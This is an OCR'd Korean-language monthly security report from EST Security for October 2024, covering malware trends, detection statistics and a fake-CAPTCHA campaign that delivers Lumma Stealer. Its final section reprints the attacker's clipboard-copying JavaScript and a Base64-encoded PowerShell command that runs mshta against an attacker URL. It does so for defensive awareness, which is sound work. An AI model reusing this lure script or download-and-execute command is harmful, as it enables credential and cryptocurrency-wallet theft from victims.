
No.181 | 2024.10

ESRC 보안동향보고서

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



EST SECURITY

ESRC 보안동향보고서

CONTENTS

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

북한의 글리밍피시즈 APT 그룹이 새로운 악성코드를 유포하는 정황이 포착됐습니다.

폰드랫(PondRAT)이라고 명명된 이 악성코드는 원격 컨트롤이 가능하도록 허용하는 RAT 으로 파이썬 패키지에 숨겨져 유포되고 있습니다. 폰드랫은 리눅스와 맥 OS 용 악성코드로 유포 방식을 보아 공격 타깃은 개발자들로 추정되고 있습니다. 해당 조직으느 이전에 맥 OS 를 타깃으로 하는 풀랫(PoolRAT) 악성코드를 유포한 적이 있는데, 이번에 발견된 폰드랫 악성코드는 이 풀랫 악성코드를 기반으로 제작된 변종으로 추정됩니다.

또한 최근 북한은 단순히 개별 PC 에 대한 해킹에 머무르지 않고, 소프트웨어(S/W) 개발업체를 공격해 관련 제품이나 업데이트 파일에 악성코드를 주입함으로써 이 S/W 제품이 사용된 IT 장비나 PC 전체를 자동으로 감염시키는 공급망 공격도 활발히 진행중에 있습니다. 이에 따라 국가정보원과 과학기술정보통신부는 S/W 개발 · 공급 · 운영 등 공급망 전 단계에 걸친 사이버 보안체계를 마련해 나가기 위하여 'S/W 공급망 보안 T/F'를 발족하였습니다. 또한 현재 망분리 개선방안으로 추진중인 다층보안체계(MLS)와도 연계해 공공분야 공급망 보안정책을 적극 수립해 나갈 예정이라고 밝혔습니다.

중국산 IP 카메라가 해킹당해 민감한 영상들이 중국 웹사이트에 대거 유출된 사건이 발생했습니다.

영상에는 산부인과 분만실, 의류 매장, 왁싱숍, 공간대여 파티룸 등과 같이 민감한 공간들이 포함되어 있었습니다. IP 카메라의 경우 설치 후에 따로 관리를 하지 않기 때문에 상대적으로 보안에 취약합니다. 뿐만 아니라 중국산 IP 카메라의 경우 악의적인 목적의 프로그램들이 내장되어있을 가능성도 있어 각별한 주의가 필요합니다.

안전하게 IP 카메라를 사용하려면 주기적으로 펌웨어 업데이트를 진행해주어야 하며 IP 카메라의 관리자 계정이 있는 경우 기본 계정정보 변경 후 사용하는 등 추가적인 보안 조치를 진행하시는 것이 좋습니다.

기아자동차에서 차량 번호판을 이용해 차량의 주요 기능을 원격으로 제어할 수 있는 취약점이 발생했습니다. 해당 취약점을 악용할 경우 위치 추적, 시동, 카메라 활성화 같은 기능들을 사용할 수 있도록 허용할 뿐만 아니라, 차량에 저장된 다양한 개인정보 유출도 가능한 것으로 밝혀졌습니다. 해당 취약점은 현재 패치가 되었지만, IoT 기술이 보편화 됨에 따라 다양한 분야의 IoT 를 대상으로 하는 공격 사례가 계속 등장할 것으로 예상됩니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2024 년 9 월에는 Gen:Variant.TDss.49 탐지명이 지난 달과 동일하게 1 위를 차지하였으며, Dump:Generic.Application.CoinMiner.1.C4298D9A 탐지명이 새롭게 2 위를 차지하였습니다.

그 밖에 Application.BitcoinMiner.AML, Gen:Variant.Ulise.144799, Misc.HackTool.KMSActivator , Gen:Variant.Razy.241020, Gen:Variant.Tedy.521942 탐지명이 새롭게 순위권에 자리하였습니다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Gen:Variant.TDss.49	ETC	130,951
2	NEW	Dump:Generic.Application.CoinMiner.1.C4298D9A	ETC	37,864
3	↑3	Backdoor.Generic.792814	Backdoor	37,172
4	↓2	Gen:Variant.Lazy.266772	ETC	32,238
5	NEW	Application.BitcoinMiner.AML	ETC	29,488
6	↓2	Misc.HackTool.AutoKMS	ETC	27,397
7	↓1	Gen:Variant.Lazy.540900	ETC	25,872
8	↑7	Trojan.Acad.Bursted.AK	Trojan	25,819
9	-	Trojan.Downloader.MSIL	Trojan	25,251
10	↑3	Gen:Variant.Lazy.20522	ETC	19,068
11	↑3	Application.Hacktool.BBJ	ETC	18,482
12	NEW	Gen:Variant.Ulise.144799	ETC	16,219
13	NEW	Misc.HackTool.KMSActivator	ETC	15,104
14	NEW	Gen:Variant.Razy.241020	ETC	14,898
15	NEW	Gen:Variant.Tedy.521942	ETC	14,777

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2024 년 9 월 1 일 ~ 2024 년 9 월 30 일


악성코드 유형별 비율

악성코드 유형별 비율에서 기타(ETC) 유형이 81%로 가장 높은 비율로 탐지되었으며, 그 다음으로 트로이목마 (Trojan) 유형이 11%, 백도어(Backdoor) 유형이 8%로 확인되었습니다.



카테고리별 악성코드 비율 전월 비교


2024 년 10 월에는 지난 9 월과 비교하여 기타(ETC) 유형이 17% 대폭 증가하였고, 트로이목마(Trojan) 유형이 17% 감소하였습니다. 또한 백도어(Backdoor) 유형은 동일 수치를 기록하였습니다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

9 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB 에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 9 월 1 일부터 9 월 30 일까지 19,784 건의 랜섬웨어 공격 시도가 차단되었습니다.



악성코드 유포지/경유지 URL 통계


해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 9 월 한 달간 총 8,003,503 건의 악성코드 경유지/유포지 URL 이 확인되었습니다. 이 수치는 8 월 한 달간 확인되었던 8,135,732 건의 악성코드 경유지/유포지 URL 수에 비해 약 0.9%가량 감소한 수치입니다. 악성코드 경유지/유포지 URL 의 경우, 항상 고정적인 URL 만 모니터링하는 것이 아닌 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로 보시기 바랍니다.

2

최신 보안 동향

가짜 캡차 인증 페이지를 이용해 악성코드 실행을 유도하는 공격 주의!


최근 사용자가 봇(bot)이 아닌 진짜 사람인지를 판단하기 위한 절차인 캡차 인증 페이지를 조작하여 악성코드 실행을 유도하는 공격이 발견되고 있어 사용자 분들의 주의가 필요합니다.



[그림 1] 가짜 캡차 인증 페이지 화면

이번 공격은 사용자를 조작된 캡차 인증 페이지로 유도하는 것으로 시작되는데, 사용자가 불법적으로 공유된 버전의 게임을 다운로드 하기 위해 검색한 링크를 통해 해당 캡차 인증 페이지로 리디렉션 되거나 피싱 메일에 링크를 삽입하여 접속을 유도합니다.

접속된 캡차 인증 페이지에서 사용자가 인증을 위해 [I'm not a robot] 버튼을 클릭하면 일반적인 인증 성공 여부 메시지가 아닌 'Verification Steps' 라는 안내 메시지가 팝업 됩니다. 이와 동시에 페이지 내부에 삽입된 Base64 로 인코딩 된 악성 파워쉘 명령어가 클립보드로 복사됩니다.



[그림 2] 인증버튼 클릭 시 팝업 된 안내 메세지 화면


```
<script>
    function verify() {
        const textToCopy = "powershell.exe -eC bQBzAGgAdABhACAAaABOAHQAcABzADoALwAvAHYAZQByAGkAZgAuAGQAbAB2AGkAZABIAG8AcwBmAHIAZQAuAGMAbABpAGMAawAvADIAbgBkAGgAcwBvAHIAdQA=";
        const tempTextArea = document.createElement("textarea");
        tempTextArea.value = textToCopy;
        document.body.appendChild(tempTextArea);
        tempTextArea.select();
        document.execCommand("copy");
        document.body.removeChild(tempTextArea);

        const recaptchaPopup = document.getElementById("recaptchaPopup");
        const overlay = document.getElementById("overlay");
        recaptchaPopup.classList.add("active");
        overlay.classList.add("active");
    }

    const verifyButton = document.getElementById('verifyButton');
    verifyButton.addEventListener('click', verify);
</script>
```

[그림 3] 악성 파워쉘 명령어를 클립보드로 복사하는 스크립트

팝업 된 메시지에서는 사용자에게 “윈도우키+R” 키를 눌러 윈도우 “실행” 창을 오픈 한 뒤 Ctrl+V 단축키로 클립보드에 복사된 악성 파워쉘 명령어를 붙여 넣어 실행하도록 유도합니다.



[그림 4] 악성 파워쉘 명령어가 입력된 화면

사용자가 안내 메세지 내용대로 Verification Steps 을 진행할 경우 다음과 같은 악성 파워쉘 명령어가 실행되며, 파워쉘 명령어를 통해 공격자의 서버에서 악성코드를 다운로드 받아 실행하게 됩니다.

powershell.exe -eC
bQBzAGgAdABhACAAaAB0AHQAcABzADoALwAvAHYAZQByAGkAZgAuAGQAbAB2AGkAZABlAG8AcwB
mAHIAZQAuAGMAbABpAGMAawAvADIAbgBkAGgAcwBvAHIAdQA=

디코딩 된 내용: mshta hxxps[:]//verif[.]dlvideosrfe[.]click/2ndhsoru

최종적으로 실행되는 악성코드는 Lumma Stealer 로 확인되었으며, Lumma Stealer 는 감염된 컴퓨터에서 암호화폐 지갑, 웹브라우저 및 시스템정보, 사용자 계정정보 등과 같은 민감한 정보를 탈취하는 정보 탈취형 악성코드입니다.

사용자에게 직접 악성 명령어를 실행하도록 유도하는 공격기법이 익숙하고 신뢰하기 쉬운 캡차 인증페이지를 악용한 새로운 형태로 발견되고 있습니다. 아직까지 국내에서 발견된 사례는 확인되지 않았으나 추후 유사한 형태로 발견될 가능성이 높아 주의가 필요합니다.

(주)이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616

www.estsecurity.com